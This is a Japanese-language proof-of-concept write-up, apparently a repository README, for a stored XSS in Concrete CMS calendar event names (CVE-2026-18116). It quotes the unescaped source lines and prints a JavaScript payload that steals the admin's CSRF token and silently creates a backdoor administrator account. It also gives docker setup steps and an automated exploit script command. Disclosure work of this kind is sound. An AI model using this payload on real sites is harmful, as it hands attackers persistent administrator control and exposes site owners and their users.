Concrete CMS におけるカレンダーイベント名を介した保存型 XSS による管理者アカウントの乗っ取り
| 製品 | Concrete CMS |
| 影響を受けるバージョン | 8.3.0 から 9.5.2 |
| 修正バージョン | 9.5.3 |
| 深刻度 | HIGH (CVSS v4.0 7.3) |
| CWE | CWE-79: Web ページ生成時の入力の不適切な中和 |
| CVE | CVE-2026-18116 |
Concrete CMS のカレンダーイベント名は、サニタイズされずに保存され、ワークフロー承認通知において HTML エスケープされずにレンダリングされます。これらの通知は「Waiting For Me」ダッシュボードブロックに表示され、このブロックはデフォルトで全ての管理者のダッシュボードに存在します。
非管理者ユーザーがカレンダーイベントを送信できる Concrete CMS サイト(標準的なコミュニティカレンダーの構成)では、登録ユーザーが JavaScript を注入し、管理者が次にダッシュボードを開いた際にその管理者のブラウザで実行させることができます。管理者はイベントをクリックしたり、ペイロードと何らかの形でやり取りしたりする必要はありません。ダッシュボードを読み込むだけで発火します。
このペイロードは管理者の CSRF トークンを抽出し、永続的なバックドア管理者アカウントを密かに作成することで、目に見える痕跡を一切残さずに完全なアカウント乗っ取りを達成します。
document.cookie の窃取が機能しない理由Concrete CMS はセッション Cookie に HttpOnly フラグを設定しており、これにより JavaScript が document.cookie 経由でそれらを読み取ることを防ぎます。直接的なセッションハイジャックは不可能です。
しかし、HttpOnly は XSS が認証済みアクションを実行することを妨げません。悪意のある JavaScript は管理者のブラウザセッション内で実行されるため、それが行う全ての fetch() 呼び出しにはセッション Cookie が自動的に付与されます。ペイロードはこれを利用して管理パネルと直接やり取りします。ユーザー作成ページを取得し、レスポンスの DOM から有効な CSRF トークンを抽出し、新しい管理者アカウントを作成するための POST リクエストを送信します。スクリプトが読み取る必要なく、ブラウザが各リクエストに HttpOnly Cookie を付加します。
これにより、ここでは HttpOnly は防御策として無意味になります。攻撃者はセッション Cookie を必要としません。必要なのはセッションそのものであり、それは既に手中にあります。
「Waiting For Me」ブロックは、承認通知の説明内にイベント名をレンダリングします。通知テキストはサーバー側で ApproveCalendarEventRequest.php によって生成され、生のイベント名をアンカータグに注入します:
'<a href="' . $url . '">' . $v->getName() . '</a>'
イベント名が onerror ハンドラを持つ `` タグであるため、ブラウザはそれをテキストとして表示するのではなく HTML として解釈します。管理者がダッシュボードで目にするのは次のとおりです:
画像ソース(src=x)の読み込みに失敗するため、XSS は onerror で発火します。これは管理者が内容を検査する間もなく、瞬時にそして静かに発生します。管理者がイベントを確認するために「View Requested Version」をクリックしたとしても、ペイロードはすでに実行済みです。
Attacker (registered user)          Concrete CMS             Admin (victim)
         |                               |                        |
         |  Create calendar event        |                        |

         |  name:       |                        |
         |  click "Publish Event"        |                        |
         |------------------------------>|                        |
         |                               |                        |
         |  Event queued for approval    |                        |
         |<------------------------------|                        |
         |                               |                        |
         |                               |   Admin opens Dashboard|
         |                               |<-----------------------|
         |                               |                        |
         |                               |   "Waiting For Me"     |
         |                               |   renders event name   |
         |                               |   as raw HTML          |
         |                               |----------------------->|
         |                               |                        |
         |                               |   XSS fires silently:  |
         |                               |   1. GET /users/add    |
         |                               |   2. Extract CSRF token|
         |                               |   3. POST /users/add   |
         |                               |      create admin user |
         |                               |<-----------------------|
         |                               |                        |
         |  Login as backdoor            |                        |
         |------------------------------>|                        |
         |  Full admin access            |                        |
         |<------------------------------|                        |
ストレージ: イベント名はサニタイズされずに保存されます。
controllers/dialog/event/edit.php:142
$eventVersion->setName($this->request->request->get('name'));
ワークフロー通知: この名前は h() エスケープ関数を経由せずに HTML に注入されます。
src/Workflow/Request/ApproveCalendarEventRequest.php:75
$d->setDescription(t(
    'New Event: %s',
    '<a href="' . $url . '">' . $v->getName() . '</a>'  // no h()
));
src/Workflow/Request/DeleteCalendarEventRequest.php:33
$d->setDescription(t("%s submitted for Deletion.", $v->getName())); // no h()
レンダーシンク: 通知の説明が生の HTML として出力されます。
elements/notification/list/details.php:11
<?php print $listView->getActionDescription() ?>
開発者はリスクを認識していました。UnapproveCalendarEventRequest.php は同じフィールドに対して h($event->getName()) を正しく使用しています。他の2つのワークフローリクエストクラスではこれが漏れていました。
イベント名フィールドで配信される圧縮されたペイロード:
r.text()).then(h=>{
    let d=new DOMParser().parseFromString(h,'text/html');
    let t=d.querySelector('input[name=ccm_token]').value;
    let f=new URLSearchParams();
    f.set('uName','backdoor');
    f.set('uPassword','Backdoor@2026!');
    f.set('uPasswordConfirm','Backdoor@2026!');
    f.set('uEmail','[email protected]');
    f.set('gID[]','3');
    f.set('uHomeFileManagerFolderID','0');
    f.set('ccm_token',t);
    fetch('/index.php/dashboard/users/add/submit',
      {method:'POST',body:f})
  })">
手順:
onerror が発火します。/dashboard/users/add を取得します。ブラウザは HttpOnly Cookie を自動的に送信します。ccm_token)を抽出します。/dashboard/users/add/submit に対して構築し、グループ ID 3(Administrators)に割り当てます。backdoor / Backdoor@2026! が完全な管理者権限で作成されます。注釈付きの完全なペイロードは poc/payload.js にあります。
HttpOnly Cookie によって直接的なセッション窃取は防がれますが、XSS は管理者の認証済みブラウザセッション内で実行されるため、以下が可能になります:
ペイロードはイベントが承認または削除されるまでワークフローキューに残ります。管理者がそれに対して何も操作しない場合、XSS はダッシュボードにアクセスするたびに再び発火します。
git clone https://github.com/v01demort/CVE-2026-18116.git
cd CVE-2026-18116
docker compose up -d --build
./poc/setup_env.sh
これにより、Concrete CMS 9.5.2 がインストールされ、管理者アカウントと攻撃者アカウントが作成され、承認ワークフロー付きのカレンダーが設定され、必要なすべての権限が設定されます。完了後、環境は準備完了となります。
| アカウント | ユーザー名 | パスワード |
|---|---|---|
| 管理者 | admin | Admin@2026! |
| 攻撃者 | attacker | Attacker@2026! |
オプション A: 手動(PoC デモを録画する場合)
2 つのブラウザウィンドウを並べて開きます。
攻撃者として: http://localhost:8080/index.php/login にログインし、Dashboard に移動して Calendar & Events をクリックし、カレンダーの任意の日をクリックし、poc/payload.txt の内容を Name フィールドに貼り付け、Publish Event をクリックします。
オプション B: 自動化
python3 poc/exploit.py --target http://localhost:8080 \
    --user attacker --password 'Attacker@2026!'
admin として: ログインし、http://localhost:8080/index.php/dashboard のダッシュボードを開きます。「Waiting For Me」ブロックに、承認待ちのイベントが表示されます。XSS はページがレンダリングされるとすぐに、そして静かに発火します。管理者には「New Event:」の隣に壊れた画像アイコンが表示されるだけで、他に視覚的な兆候はありません。

管理者は「Approve」「Deny」「View Requested Version」をクリックする必要はありません。XSS は通知がレンダリングされるとすぐに実行されます。
backdoor / Backdoor@2026! でログインして完全な管理者アクセスを確認するか、次を実行します:
python3 poc/exploit.py --target http://localhost:8080 --verify









